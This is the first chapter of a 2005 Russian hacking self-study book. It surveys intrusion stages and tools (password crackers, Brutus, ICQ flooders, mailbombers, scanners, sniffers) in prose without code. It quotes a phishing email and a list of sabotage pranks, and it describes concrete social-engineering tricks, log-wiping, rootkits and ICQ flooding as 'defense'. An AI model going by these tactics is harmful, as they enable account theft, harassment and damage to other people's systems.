Самоучитель хакера

НОВИНКА

ПОДРОБНОЕ

ИЛЛЮСТРИРОВАННОЕ

РУКОВОПСТВО

Alex Atsctoy

Самоучитель ХАКЕРА

Подробное иллюстрированное руководство

«Лучшие книги»
Москва

УДК 004.056.53(075.8)
ББК 32.973.202-08я78-1+32.973.26-018.2я78-1
А33

Alex Atsctoy.

А33 Самоучитель хакера : подроб. иллюстрир. рук.: [учеб. пособие] / Alex Atsctoy. — М.: Лучшие книги, 2005. — 192 с.: ил. —
ISBN 5-93673-036-0.

Агентство CIP РГБ

Что нового привносит в общий поток хакерской литературы эта небольшая книга? А то, что в ней вся необъятная тема хакинга рассмотрена в *единственном,* но самом *важном* аспекте - **практическом.**

Посетите наш Интернет-магазин
«Три ступеньки®»: www.3st.ru

E-mail: post@triumph.ru

ISBN 5-93673-036-0

Краткое содержание

Содержание

ГЛАВА 1.
Хакинг

Допустим, вы - обычный человек, использующий компьютер на работе и дома для решения тех задач, для которых он, собственно, и предназначен его создателями. В том числе, вы любите путешествовать по Интернету, а также переписываться со своими друзьями и знакомыми по электронной почте. И вот, в один прекрасный день к вам приходит письмецо примерно такого содержания (пример взят из журнала «Хакер»).

> **Уважаемый пользователь!!!**
>
> **К сожалению, на Вашем счету был обнаружен факт двойного доступа к нашему серверу, т.е. *в* одно и то же время, используя Ваш аккаунт, в систему вошли 2 (два) пользователя. Вследствие чего возникла необходимость в смене Вашего текущего пароля доступа к нашей сети.**
>
> **Вам необходимо ответить на это письмо, используя следующий формат:**
>
> **log: ваш логин**
>
> **op: ваш старый пароль**
>
> **np1: ваш новый пароль**
>
> **np2: ваш новый пароль**
>
> **em: ваш e-mail**
>
> **Эти сведения должны находиться в начале Вашего сообщения. Обратите внимание на то, что новый пароль должен быть повторен дважды! Это необходимо для точной идентификации Вашего аккаунта. Рекомендуется прислать свои сведения до 13.06.1999, т.к. по истечении этого срока возможно отключение Вашего аккаунта.**
>
> **Желаем Вам успехов!!!**
>
> **С уважением,**
> **администрация сервера http://www.super-internet-provider.ru**

Ваши дальнейшие действия определят ваш статус в том увлекательном и многообразном мире, который называется уже примелькавшимися терминами «киберпространство» или «виртуальное пространство». Если вы аккуратно заполните указанные позиции и отошлете письмо обратно, то вы - «ламер», или, того хуже, «лох», которого «напарили» проворные ребята, называющие себя «хакерами», «хацкерами», и даже «кул хацкерами». После этого знаменательного события вам, скорее всего, придется смириться с потерей некоей суммы денег, которую вы заплатили своему провайдеру Интернета за возможность подсоединяться к серверу Интернета и рассматривать на экране компьютера всякие разные Web-странички с интересными картинками.

Однако вас можно и поздравить с боевым крещением - вы впервые столкнулись с тем, что называется «хакингом». Пусть вы и проиграли первую схватку - ничего, за одного битого двух небитых дают. У вас все еще впереди, и если вы не сломитесь от первой неудачи, то, быть может, еще выйдете победителем в сражении, которое непрерывно ведется на просторах киберпространства почти с самого момента его возникновения.

Это сражение ведется за обладание информацией - некой неощутимой и невесомой субстанцией, продуктом технического и научного прогресса человеческой цивилизации, возникшем еще на самой заре ее возникновения. В этой великой битве за информационные ресурсы во все времена и народы принимало и принимает участие две стороны - обладатель информации, и, скажем так, «претендент» на ее обладание. И чего только не было придумано за многие века, чтобы получить доступ к информации и одновременно, защитить информацию от посягательств разного рода охотников за чужими секретами! Эта борьба велась не на жизнь, а на смерть, с использованием любых способов и приемов, и ценой победы подчас становились судьбы целых народов.

И вот были изобретены компьютеры, вначале громоздкие и маломощные, потом все более миниатюрные и высокопроизводительные. Последний шаг был сделан совсем недавно буквально у всех на глазах - за считанные годы, начиная примерно с 80-х годов прошедшего века, на столе у многих людей по всему земному шару появились персональные компьютеры, и, что еще интереснее, появилась всемирная компьютерная сеть - Интернет, связывающая эти компьютеры воедино.

И вот тут то все и началось.

Хакеры и антихакеры

Суть произошедших перемен заключается в том, что ныне вся деятельность, посвященная подготовке и хранению информации, или уже переместилась, или активно перемещается на компьютеры. Люди постарше помнят заваленные бумагами канцелярии и всякие разные конторы, заставленные письменными столами, за которыми сидело множество людей, строчивших бумаги. Далее эти бумаги печатались на машинках (ну и шум там стоял!), подшивались в папки и ложились на полки шкафов и стеллажей на радость тараканам и мышам.

А теперь посмотрим на современный офис - вместо счетов и ручных калькуляторов (да-да, именно так это и было!) ныне на рабочих столах с современным дизайном стоят персональные компьютеры, и множество сидящих за компьютерами людей признаются, что уже просто отвыкли от использования ручек и карандашей.

На этих компьютерах делается все то, что называется *обработкой информации,* под которой подразумевается практически все - от подготовки документации на

суперсекретный прибор до составления расписания на пригородную электричку, от хранения банковских счетов до составления бухгалтерских отчетов. А для передачи всей этой, подчас, совершенно секретной, информации используются компьютерные сети, пришедшие на замену дискетам, жестким дискам и прочим носителям данных, активно применяемых на первых этапах всеобщей компьютеризации. Таким образом, вся та информация, которая ранее пересылалась в бумажных конвертах по почте, теперь передается в виде электрических сигналов по проводам компьютерной сети, или пучков света по оптоволоконным кабелям, или электромагнитного излучения в беспроводной сети, ну и так далее - сетевые технологи не стоят на месте.

Итогом всех этих революционных преобразований стал тот неоспоримый факт, что все сражения великой битвы за информационные ресурсы были немедленно перенесены на виртуальные просторы киберпространства. Теперь вместо обшаривания пыльных шкафов в поисках нужной бумаги с чертежами секретного прибора или финансового отчета компании, эти самые «претенденты» на обладание засекреченной информацией занялись взломом систем защиты компьютерных систем. Вместо набора отмычек, фонарика и веревочной лестницы, используемых для проникновения в канцелярские помещения, заставленные неуклюжими шкафами и сейфами, современные взломщики, сидя за компьютерами, пытаются подсоединиться к секретной базе данных на сервере корпоративной сети, находясь от нее на расстоянии в тысячи километров. Вместо установки жучков в телефоны руководства корпорации они, сидя в подвале, подсоединяются к проводам локальной сети организации и перехватывают всю передаваемую по сети информацию, надеясь получить файл с секретными данными или пароли доступа к закрытому сетевому ресурсу. Технические средства изменились, но суть осталась прежней - как и в реальном мире, в киберпространстве ведется отчаянная борьба за обладание информацией, причем не на жизнь, а на смерть, с применением любых методов и приемов.

Однако информационная революция конца 20-го века привнесла в эту схватку и нечто новое - *хакинг*.

Что это такое - хакинг?

ЕСЛИ раньше великая битва за информацию, в том числе с применением компьютеров, велась профессионалами, преследующими какие угодно, но, в любом случае, рациональные цели - например, шпионаж - то массовое вторжение в нашу жизнь компьютеров вовлекло в это сражение целую ораву самой разношерстной публики, которая, не имея никакого понятия о булевой алгебре и принципах работы сумматора центрального процессора ЭВМ (все, все - больше не буду) получила доступ к весьма мощному и эффективному вычислительному устройству, работа с которым ранее считалась уделом яйцеголовых интеллек-

туалов. Именно в этой среде возникли первые хакеры и зародилось такое интересное направление компьютерной деятельности, как хакинг - получение доступа к закрытой информации с целями, которые можно назвать до некоторой степениррациональными.

Действительно, почитайте выпуски журнала «Хакер», и вы удивитесь многообразию вариантов использования компьютеров новоявленными бойцами информационных сражений. Вот пример «приложения» сил некоторых из участников великой компьютерной битвы (пример из журнала «Хакер»).

Если твой друг ламер, то над его машиной можно произвести следующие действия:

- **Поменять ВСЕ кнопки на клавиатурах (произвольно, см. раздел фишки).**
- **Раскрутить корпус мыши, вытащить шарик, отсоединить провод от микросхемы, свинтить корпус обратно.**
- **Разбить Hard DISK [используя прогу Маздая Fdisk.exe] на n-ое количество логических дисков (сколько хард позволит, желательно побольше) и свалить все на вирус.**
- **Заклеить кулер СКОТЧЕМ покрепче! А после, используя суперклей, приклеить его к процу навсегда!**
- **Начать форматирование и во время процесса [....24%.....] выключить комп из сети, используя кнопочку POWER - его харду хана!**
- **Позагибать зубцы IDE-контроллеров на мамке.**

Часть «советов» была отброшена, как устаревшая. Надеюсь, также, что вы догадались, что **ламер** - это нечто вроде «слабака», личности жалкой и убогой, недостойной работы на компьютере, **кулер** - это вентилятор, **HARD** DISK или **хард** - это жесткий диск, **прога** - это программа, **проц** - процессор, а **мамка** - это материнская плата. Самым интересным словом в этом «опусе» является **Маздай**, что является исковерканной фразой на английском языке «Must die», в вольном переводе означающей «Чтоб он сдох». В хакерской терминологии **Маздаем** называется операционная система Windows, которая как раз и должна умереть, по мнению автора этих «советов».

Слово **Маздай** для нас интересно в том смысле, что оно хорошо иллюстрирует направленность мыслей личностей, занимающихся такого рода проделками. В самом деле, зачем Windows должна умереть? Ну, запортилась операционная система или сломался жесткий диск, тебе-то что с того? Можно только предположить, что в новейшую историю на великую битву за информационные ресурсы были рекрутированы, в том числе, личности весьма специфического склада, которые в былые годы морально удовлетворялись стрельбой из рогатки по прохожим или истязаниями кошек в подвале.

И в самом деле, кто же занимается такими шалостями? Вот портрет одного из столпов этой новой волны в молодежной культуре 21 века (журнал «Хакер»).

Имя: Доктор Добрянский

Особые приметы:

Лысый обугленный череп с клочками растительности и обрывками проводов, черные глаза без белков, длинное худое гибкое тело, хаотичная походка, пронзительный взгляд, неожиданные и резкие броски на прохожих. Был одет в рваный радиоактивный халат, непонятный головной убор и кеды «Скороход».

История:

За изобретение и распространение смертоносных девайсов сослан в сибирскую тайгу строгать матрешки из цельных кедров, но за хорошее поведение переведен на Заполярную АЭС в зону реактора. В результате несчастного случая отдельные микросхемы Доктора закоротило. Выдрав с корнем главный рубильник станции, совершил побег, попутно искусав охрану АЭС, трех белых медведей и одного моржа.

Деятельность:

Тяжелые электротехнические мутации. Вскрывает различные кнопки и подключает к ним не известные науке устройства. Обещает множественные оргазмы особям, нажавшим на эти кнопки. Подсоединяет к дверям миниатюрные нестабильные реакторы. Начиняет мусоропроводы, тоннели и лифты высоковольтными фидерами, рубильниками и переключателями. Хочет подсоединить всех и вся к родной АЭС.

Хобби: модификация женского мозга посредством микропрограмм, распространяемых по электронной почте.

Впечатляет, не правда ли? Однако возникает вопрос - а при чем здесь всемирная война за обладание ценной информации, всякие хлопоты по поиску информации, взлому систем защиты компьютерных систем и прочие не такие уж и простые вещи? Неужели хакинг состоит в заклеивании «кулера» скотчем и в прочих увлекательных проделках, про которые можно почитать во многих выпусках журнала «Хакер»?

А при том, что все это - не более чем миф.

Прежде чем сделать выводы относительно феномена хакинга, следует обратиться к серьезным исследованиям по этой теме, проводимой, как следовало ожидать, разными правительственными спецструктурами, озабоченными... ну и так далее. И вот, исследовав ту часть населения США, которая устойчиво посвящает себя всякого рода штучкам в киберпространстве, ФБР (надеюсь, вы знаете, что это такое) составило среднестатистический портрет хакера. Оказалось, что:

- Средний хакер - это молодой человек, возраста примерно от 16 до 19 лет.
- Большая часть (до 80%) этих молодых людей относятся к той части человеческих типов, которых называют английским словом «nerd». Это словечко имеет два значения: 1) тормоз, зануда; 2) человек со всепоглощающим стремлением к учебе и научной деятельности. (Интересно, не правда ли? Все это как-то не вяжется с обликом доктора Добрянского).
- Средний хакер досконально знает операционные системы Windows и Unix, глубоко освоил стеки протоколов TCP/IP и программирование на нескольких языках, например, C++, Perl, Basic.

Никак не претендуя на полноту и окончательность выводов, попытаемся подытожить все эти исследования следующим образом. Возникший совсем недавно виртуальный мир - это все еще плохо освоенная территория, что-то вроде дикого запада Америки 19-го века. И каждому путешественнику по киберпространству, особенно по молодости, хочется попробовать свои силы на просторах этой дикой прерии, вторгаясь на территории, занятые чужими племенами и поселениями. Если на входе в эту территорию стоит шлагбаум с табличкой «Проход закрыт», то люди, перешагнувшие через шлагбаум, становятся на тернистый путь хакера. Особое место занимают люди, перешагивающие через шлагбаумы по роду службы, но они-то, как раз, хакерами себя и не называют.

Все зависит от вашего отношения к шлагбаумам, к людям, которые их устанавливают, а также с какой стороны шлагбаума вы живете. В зависимости от этого обитатели виртуального мира разделились на две категории - на хакеров и всех прочих, назовем их, для симметрии, «антихакерами». Вы сами должны определиться, с кем вам по пути. Чтобы помочь вам определиться, в книге сделана попытка простого и доступного описания основных приемов и методов, к которым прибегают обе стороны - как хакеры, так и антихакеры - при выяснении отношений.

Стоит сделать некоторые уточнения. Под хакерами мы будем впредь понимать профессионалов, способных проникать сквозь все заграждения, которые устанавливаются на подступах к заветному информационному ресурсу, а эти заграждения - весьма серьезная вещь. Антихакерами же мы будем называть профессионалов, способных противостоять этим попыткам хакерского проникновения к закрытому информационному ресурсу. И борьба между хакерами и антихакерами ведется ни на жизнь, а на смерть, с применением любых средств и тактических приемов.

Как хакеры все это делают

Итак, хакеру требуется получить доступ к желанному компьютерному ресурсу, т.е. пробраться на чужую, хорошо огороженную территорию. Следует сразу отметить, что реальные хакерские атаки отличаются от описанной выше заманчивой картинки настолько, насколько реальные боевые столкновения отличаются от их голливудских интерпретаций. Все дело в том, что нынче потен-

циальные жертвы тоже не сидят без дела, и готовы разобраться с нежеланными гостями по полной программе, так что хакерам приходится прилагать множество усилий и проявлять большую изворотливость, чтобы решить свои задачи.

В полном соответствии с методами взломщиков, орудующих в реальном мире, которые тщательно планируют нападение на банки и прочие места, где водятся денежки, настоящие хакеры также разрабатывают сценарии вторжения и готовят инструменты для доступа к лакомым ресурсам. Эти сценарии могут быть самыми различными, но все они выполняются в три этапа, полностью соответствующие действиям взломщиков в реальном мире: сбор информации - вторжение - заметание следов.

Сбор информации

С помощью различных источников хакеры ищут информацию, необходимую для проникновения на чужую территорию. Например, они могут использовать Интернет, обратившись к сайту организации, в сеть которой они хотят вторгнуться, или рекламные буклеты этой организации, в которых можно найти номера телефонов корпорации, имена сотрудников и адреса их электронной почты и так далее [3]. Далее хакеры выполняют *сканирование* сети организации для выявления ее структуры, *инвентаризации* общих ресурсов, используемых операционных систем, запущенных программ и систем защиты. Для этого существуют целые наборы программных инструментов, работу с которыми мы будем описывать на протяжении всей книги.

Вторжение

Собрав нужную информацию, в состав которой входит структура атакуемой информационной системы, адреса серверов локальной сети организации, используемые операционные системы и средства защиты, хакер приступает к вторжению. Излюбленный средствами массовой информации и Голливудом сюжет опусов на тему хакинга - взлом через Интернет компьютерной системы на другом конце земного шара - это отнюдь не единственный метод доступа к закрытой информации, хотя и самый эффектный и привлекательный для зрителя. Если хакер - это настоящий, решительно настроенный охотник за закрытой информацией, для достижения цели он использует тот метод, который наиболее эффективен для решения задачи. Все зависит от обстоятельств, и если у хакера есть возможность физического доступа к компьютеру, он им воспользуется, поскольку наиболее мощные средства взлома системы защиты предполагают локальный доступ к компьютерной системе.

Сокрытие следов

Каждый злоумышленник перед тем, как покинуть место преступления, заметает следы, уничтожая отпечатки пальцев и другие следы, которые могут помочь его идентификации. Так же и хакер должен уничтожить все следы своего вторжения, по которым его могут найти. Никогда не следует забывать, что в любой мало-мальски защищенной системе функционируют средства аудита, регистрирующие все подозрительные действия пользователя. Другая задача заметания следов - сокрытие файлов, помещенных хакером в систему, и процессов, запущенных для слежения за работой легитимных пользователей.

Для очистки следов пребывания существует множество методов, включающих очистку журналов аудита, сокрытие запущенных программ и процессов помещением их в ядро операционной системы (т.е. той ее части, которая невидима для пользовательского интерфейса). Скажем, взамен подлинных процедур ядра операционной системы, хакер может запустить подмененные процедуры, которые будут оповещать его обо всех введенных пользователями паролях входной регистрации, и выполнять другие действия, например, пересылку хакеру раскрытых паролей по Интернету. Такие задачи выполняются с помощью целых комплектов программ, которые в просторечии называются наборами отмычек, или, на сленге, «руткитами» (от английского слова rootkit - корневой комплект инструментов). «Руткиты» - весьма популярное средство хакинга систем UNIX, но и Windows 2000 не обойдена вниманием, и в Главе 4, посвященной целиком вопросам сокрытия следов хакинга, мы еще обсудим эту тему, хотя, надо сказать, настоящий «руткит» для Windows, по видимому, еще на стадии создания.

Другой аспект задачи сокрытия следов связан с Интернетом. При попытках хакинга через Интернет хакер должен скрыть свой IP-адрес, который очень легко фиксируется системами обнаружения вторжений и далее позволяет выловить хакера прямо на рабочем месте. И тут мы сталкиваемся с совпадением задач хакинга и антихакинга - задача сохранения своей конфиденциальности актуальна для обеих сторон. Для решения таких задач существует множество методов, самый лучший из которых - отказ от использования для хакинга компьютеров, способных выдать ваше местонахождение, подключение через прокси-серверы, использование специальных программ - брандмауэров, ограничивающих передачу конфиденциальной информации от компьютера пользователя Интернета на сервер. Мы рассмотрим эти задачи по мере изложения методов хакинга во всех главах этой книги, а отдельно этой теме посвящена Глава 4 - и автор НАСТОЯТЕЛЬНО СОВЕТУЕТ ВСЕМ ПРОЧИТАТЬ ЭТУ ГЛАВУ САМЫМ ВНИМАТЕЛЬНЫМ ОБРАЗОМ, прежде чем применять на деле все те штучки, которые описаны в этой книге.

Инструменты Хакинга

На всех этапах сражений в киберпространстве хакеры и антихакеры применяют виртуальное оружие - специальные программные инструменты, для каждого конкретного сценария атаки - свои. Все это соответствует реальной жизни - в самом деле, отправляясь на разбой незачем брать с собой отмычки, а для взлома сейфа не требуется парабеллум. С другой стороны, чтобы защититься от атаки DoS вовсе не обязательно шифровать все свои файлы, а для защиты от хищения номеров кредитных карточек вовсе не обязательно устанавливать систему IDS. В этой главе мы перечислим все описываемые в книге инструменты хакинга вместе с кратким описанием их функций. Это позволит вам быстро сориентироваться в содержимом книги и не тратить время на изучение тех средств, которые вы не собираетесь применять на практике.

Социальная инженерия

Говоря понятнее, социальная инженерия - это мошенничество, которое представляет собой универсальный и всемогущий инструмент, применяемый практически при всех сценариях вторжения. К социальной инженерии относится рассылка электронной почты с вирусами и Троянами, телефонные звонки в атакуемую организацию с целью выведать полезную для вторжения информацию, переговоры в чатах с целью выведать нужные хакеру данные и многое другое.

В начале главы мы привели пример письма, с помощью которого разного рода личности «напаривают лохов» с целью халявного доступа к Интернету. Другие примеры писем подобного рода можно найти в журналах «Хакер»; их содержание меняется в зависимости от наклонностей авторов, но есть и нечто общее. Суть этих писем одна - заставить «ламера» раскрыться и выдать конфиденциальную информацию или выполнить действия, разрушающие систему защиты компьютера, к примеру, запустить прикрепленное к письму вложение с хакерской программой, скажем, троянского коня.

Что удивительно, так это простота, с помощью которой можно обойти все препятствия системы защиты, воспользовавшись доверчивостью сотрудников атакуемой фирмы. Например, в [3] приводится пример взлома почтового ящика сотрудника фирмы, выполненный с помощью звонка в справочный отдел организации. Выдав себя за директора информационного отдела, «забывшего» свой пароль, позвонивший в справочный отдел один из авторов книги [3] тут же получил пароль прямо по телефону!

Еще более интересный метод взлома почтового ящика предлагается в [1]. Общаясь в чатах, хакер выведывает адрес почтового ящика своей жертвы (якобы для последующего общения). Далее хакер пытается открыть этот ящик и, не зная

пароля, прибегает к услуге, часто предоставляемой почтовыми серверами забывчивым клиентам - предоставлению пароля при ответе на контрольный вопрос. Как правило, список этих вопросов невелик, и включает такие пункты, как «Любимое блюдо», «Имя вашей собачки», «Девичья фамилия матери» и тому подобное. Допустим, при попытке взлома почтового ящика будет задан вопрос «Любимое блюдо». Все, что теперь нужно сделать хакеру - это, общаясь в чате, выведать у своей жертвы гастрономические пристрастия.

По мере изложения материала мы будем постоянно обращаться к теме социальной инженерии, поскольку эта тема неисчерпаема. Всем, кто захочет еще больше углубить свои познания в этой области, рекомендуем обратиться к выпускам журнала «Хакер», все время преподносящего новинки в деятельности такого рода. Главное условие для их применения - наличие определенных специфических наклонностей и некоторые познания в человеческой психологии.

Предварительный сбор информации

В приведенном выше примере хакинга почтового ящика имя и фамилию директора информационного отдела взломщики узнали из регистрационной информации доменных имен Интернета. Эту информацию без ограничений предоставляют многие Web-сайты Интернета (например, сайт компании RIPE NCC по адресу **http://www.ripe.net).** Такие Web-сайты, содержащие базы данных WhoIs, весьма полезны для выполнения хакерских атак, тем более, что они не требуют никаких расходов и специальных программных инструментов.

Другую, не менее обширную информацию о взламываемой системе можно получить из Интернета с помощью различных поисковых систем, например, предоставляемых различными Web-сайтами. К их числу относится **Yahoo** (**http://www.yahoo.com**), или русскоязычный сайт **Rambler** (**http://www.rambler.ru**). Применение этих сайтов весьма разнообразно. Например, просматривая разделы, посвященные финансовым организациям, хакеры ищут компании, находящиеся в процессе реорганизации. Как правило, в таких компаниях царит беспорядок, системы защиты ослабевают, и у хакера появляется шанс запустить коготок в нужный ему информационный ресурс [3].

Очень полезные для хакера сведения предоставляет поисковая система **Google** (**http://www.google.com**), позволяющая найти в Интернете серверы с определенной структурой каталогов. Например, выполнив поиск серверов, содержащих каталог **C:\WINNT,** можно выявить серверы с операционной системой Windows NT/2000. Тем самым будет решена одна из задач инвентаризации компьютерной системы - определение операционной системы, что весьма важно для выбора стратегии хакинга системы.

Более эффективный поиск нужной информации в Интернете хакер может выполнить с помощью специальных программ, например, утилиты Teleport Pro. Эта утилита позволяет выполнять поиск в Интернете интересующей хакера информации по указанному ключевому слову, загружать отдельные Web-сайты на жесткий диск, и исследовать их с целью выявления полезной информации. Например, хакеры ищут информацию, оставленную в коде HTML Web-страниц по недосмотру или по неосторожности - телефоны, адреса электронной почты сотрудников, структуру каталогов сервера HTTP и так далее. Все это весьма ценное приобретение, поскольку, зная, скажем, телефонный номер организации, хакер может прозвонить целый диапазон телефонных номеров, близких к найденному номеру, и найти телефонную линию с модемом, подключенным к сетевому компьютеру организации (все это описано в Главе 11 книги).

Ну и наконец, очень много ценной информации можно найти в рекламных буклетах и содержимом Web-сайтов организаций - телефоны, адреса электронной почты сотрудников, их имена. Все эти сведения могут оказаться ниточкой, которая приведет хакера к бреши в системе защиты компьютерной системы.

Взломщики паролей доступа к файлам

Информационные ресурсы, которые хакер может извлечь из атакуемой системы, хранятся в файлах документов и базах данных, и именно к ним хакеры пытаются получить доступ. Решение этой задачи распадается на два этапа.

Во-первых, войдя в систему, хакер должен выполнить то, что называется *расширением привилегий,* т.е. попытаться получить права пользователя системы с как можно более широкими правами доступа к ресурсам системы, лучше всего, администратора. Один из путей решения этой задачи - взлом базы данных SAM (Security Account Manager - Диспетчер учетных записей системы защиты), хранящей пароли доступа к операционной системе в зашифрованном виде. Взлом базы SAM - весьма заманчивая для хакера цель, и методы ее достижения мы описываем в Главе 3 этой книги на примере знаменитой программы, ставшей классикой взлома, L0phtCrack версии LC4 (http://www.atstake.com).

Во-вторых, хакер должен взломать защиту файлов с интересующими его данными, например, почтовый ящик с текущей перепиской, кошелек Windows с номерами кредитных карточек, документы MS Office и так далее. Если файлы данных зашифрованы, то перед хакером встает задача взлома пароля доступа. Для решения такой задачи существует множество программ, обсуждаемых в Главе 3 этой книги. Мы описываем целый пакет программ Office Password 3.5 (**http://lastbit.com/download.asp**) для взлома множества информационных ресурсов Windows - электронной почты, кошельков, архивов и других.

Другие задачи решает программа Revelation от компании SnadBoy (http://www.snadboy.com). Эта программа позволяет определить пароли, скры-

тые за строкой «*****» в поле ввода пароля - к сожалению, новые приложения уже не допускают такого простого взлома своих паролей, но кое-какую помощь программа Revelation оказать в состоянии.

Вообще, задачи взлома доступа к шифрованной информации составляют целую научную дисциплину, называемую криптоанализом, которая, в свою очередь, является целым разделом отрасли знаний, называемой криптографией. Для задач хакинга криптография представляет весьма большую важность.

Антихакеру инструменты взлома паролей также могут пригодиться - кто из нас не терял пароли доступа к шифрованным файлам или провайдеру Интернета? Вдобавок, знание возможностей хакерских программ сильно помогает при настройке системы защиты, поскольку заставляет более ответственно подходить к задаче выбора паролей - вы поймете, что короткий простой пароль - это зияющая дыра в системе защиты.

Атака клиентов Web

Беспечные путешественники по виртуальным просторам Интернета - это любимая пожива для хакеров. Мало кто задумывается, открывая очередной Web-сайт, какие цели преследовали создатели сайта, а ведь они вполне способны изрядно потрепать нервы и опустошить кошелек доверчивого клиента очередного «бесплатного» сервиса или Интернет-магазина.

Хакер может, пользуясь некоторыми недостатками системы защиты Web-браузеров, сконструировать такую Web-страничку, что браузер доверчивого Web-путешественника превратится в оружие хакера, размещая и запуская без ведома хозяина в памяти компьютера враждебные программы. Способы конструирования таких Web-страничек описаны в Главе 5 этой книги.

Другой популярной забавой хакеров можно назвать использование электронной почты, которая ныне все больше превращается в самый настоящий рассадник вирусов. В самом деле, открывая ленты новостей различных Web-сайтов, то и дело сталкиваешься с предупреждениями и страшными историями о только что появившемся вирусе.

Спамминг также можно отнести к распространенному явлению нынешнего киберпространства. В распоряжении хакера находятся «мейлбомберы», забрасывающие почтовый ящик жертвы разным мусором, и в Главе 6 описана программа с устрашающим названием Death & Destruction Email Bomber - Смертельный и Всесокрушающий мейлбомбер. Цели таких акций могут быть самыми разнообразными, в том числе самыми злонамеренными. Еще интереснее для хакера - залезть в почтовый ящик своего ближнего, а это можно сделать с помощью программы взлома доступа к почтовому серверу, например, описываемой в Главе 6 популярной утилиты Brutus.

Вниманием хакеров не обойдены и другие службы Интернета, например, ICQ. Что может быть забавнее - выявить IP-адрес своего ICQ-собеседника и с помощью программы так называемого «флудера» (от английского слова **flood** - заливать) послать ICQ-собеседнику целую лавину пакетов, подвешивающих его компьютер! Для этого существует множество программ - например, обсуждаемая в Главе 7 программа ICQ Flooder, входящая в пакет программ ICQ-MultiVar, содержащего целый комплект весьма полезных инструментов для подобного рода проделок в киберпространстве.

Эти инструменты одинаково пригодны и хакеру и антихакеру - например, отслеживая IP-адрес и поведение ICQ-собеседника и имея под рукой флудер ICQ, можно достичь гораздо большего взаимопонимания обоих сторон, особенно если дать своему собеседнику возможность узнать о наличии у вас таких средств. Следует только не увлекаться и не стремиться к большему эффекту, чем это необходимо для обороны.

Атака серверов Web

Web-серверы весьма привлекательны для хакера, поскольку эти серверы открыты для атак из Интернета, включая такие опасные атаки, как вторжение в корпоративную сеть и атаки DoS, выводящие из строя Интернет-сервисы сайта. Недостатки же защиты серверов Интернета, включая сервер IIS 5 (Internet Information Server - Информационный сервер Интернета) компании Microsoft делают шансы на успех таких атак достаточно реальными.

Для атаки Web-серверов хакер может использовать многочисленные инструменты, которые позволяют сканировать уязвимые сценарии на Web-серверах, отыскивать в коде HTML полезные для взлома системы сведения и выполнять другие действия. В Главе 8 описаны некоторые популярные инструменты этого рода, в частности, программа CGIScan поиска уязвимых сценариев и программа Brutus, позволяющая взломать защиту серверов IIS методом простого перебора всех паролей доступа. В Главе 9 мы описываем инструменты, применяемые для наиболее популярных атак DoS.

Для антихакера инструменты атаки Web-серверов также представляют интерес, поскольку позволяют выполнять ответные действия против хакеров, мешающих нормальной работе Web-сервера. Например, распределенную атаку DoS можно пресечь, посылая на компьютеры-зомби пакеты, препятствующие их работе. Антихакеру следует также знать возможности инструментов хакинга Web-серверов и, например, избегать применения уязвимых CGI-сценариев. Далее, для проверки своих сайтов на уязвимость антихакеру очень полезно прибегнуть к инструментам, применяемым хакерами при сканировании уязвимостей сайтов.

Сетевые сканеры

Для взлома доступа к компьютерам сети TCP/IP хакеру, прежде всего, следует изучить ее структуру, определив подсоединенные к сети компьютеры, их локальные IP-адреса, выявить открытые порты компьютеров и функционирующие на них операционные системы, службы и приложения. Для этого и существуют программы сетевых сканеров, функции которых подобны инструментальным средствам анализа функционирования компьютерной сети.

В Главе 10 мы описываем одну из наиболее популярных хакерских утилит сканирования сети - программу SuperScan, входящую в набор программ foundstone_tools **(http://www.foundstone.com).** Также не обойден вниманием пакет программ W2RK (Windows 2000 Resource Kit - Комплект инструментов администратора Windows 2000), который настолько полюбился хакерам, что стал называться комплектом W2HK (Windows 2000 Hacker Tools - Комплект инструментов хакера Windows 2000).

Антихакеру средства сканирования сети полезны в том смысле, что позволяют выяснить ее уязвимость, не дожидаясь, пока это сделает хакер.

Перехват сетевого трафика

Программы перехвата сетевого трафика позволяют хакерам вытворять очень многие штучки, подсоединившись к сетевой кабельной системе с помощью специальных приспособлений, либо просто запустив хакерскую утилиту на легальном сетевом компьютере. Учитывая хаос, который чаще всего царит в локальных сетях организаций с множеством никем не контролируемых компьютеров, пользователи которых имеют права на установку и запуск каких-угодно служб и программ, последний вариант действий хакера представляется оптимальным. Дополнительные возможности предоставляет наличие беспроводных сетей, обмен информацией в которых выполняется по радиоканалам. В таком случае достаточно за стенкой поставить свой компьютер с радиомодемом, чтобы получить полный доступ к информации, циркулирующей в сети.

Простейшей атакой перехвата данных является снифинг - прослушивание передаваемой по сети информации. В состав этой информации входят пароли доступа к общесетевым ресурсам, сообщения электронной почты, циркулирующие как внутри сети, так и пересылаемые внешним адресатам, передаваемые по сети информационные файлы и прочие весьма лакомые для хакера данные. Одна из наиболее популярных сниферов - программа SpyNet, которая позволяет выполнять весь набор описанных выше процедур и имеет весьма удобный графический интерфейс.

Антихакер, зная о таких методах хакинга, может предпринять свои меры защиты - шифровать передаваемые данные с помощью технологии VPN (Virtual Private Network - Виртуальные частные сети) или использовать программы, называемые антисниферами, которые выявляют хакерские компьютеры-перехватчики сетевых данных. Более того, сниферы, как и сетевые сканеры, представляют собой мощные инструменты анализа функционирования сети, и их возможности по поиску вторжения неисчерпаемы, чем и должен пользоваться любой квалифицированный антихакер.

Встроенные средства операционной системы

Мы уже говорили, как хакеры переименовали пакет утилит W2RK (инструменты обслуживания Windows 2000) в пакет W2HK - инструменты хакинга Windows 2000, поскольку утилиты из этого пакета прекрасно подходят для исследования атакуемой системы. В операционной системе Windows имеется и другое средство - Проводник (Explorer) Windows, весьма удобный для исследования информационных ресурсов хакнутой системы. Скажем, хакер может прибегнуть к поиску файлов по определенному ключевому слову, например, **password,** или **пароль.** Как указано в [3], просто удивительно, насколько распространена порочная практика хранения паролей доступа к закрытым информационным ресурсам, типа номеров кредитных карточек, в незащищенных текстовых файлах. Так что взломавший компьютерную систему хакер сможет без труда получить доступ и к другим интересным ресурсам, найдя, допустим, файл с названием **password.txt** или файл, содержащий строку **пароль к провайдеру ISP.**

Антихакер должен уметь прятать ценные данные от таких инструментов хакинга - делать файлы невидимыми, сохранять в шифрованных дисках, присваивать нейтральные имена и так далее. Неплохо также научиться применять средства шифрования, встроенные в файловую систему NTFS компьютеров Windows 2000/XP, или предоставляемые другими криптографическими приложениями, например, PGP Desktop Security.

Программы-эксплойты

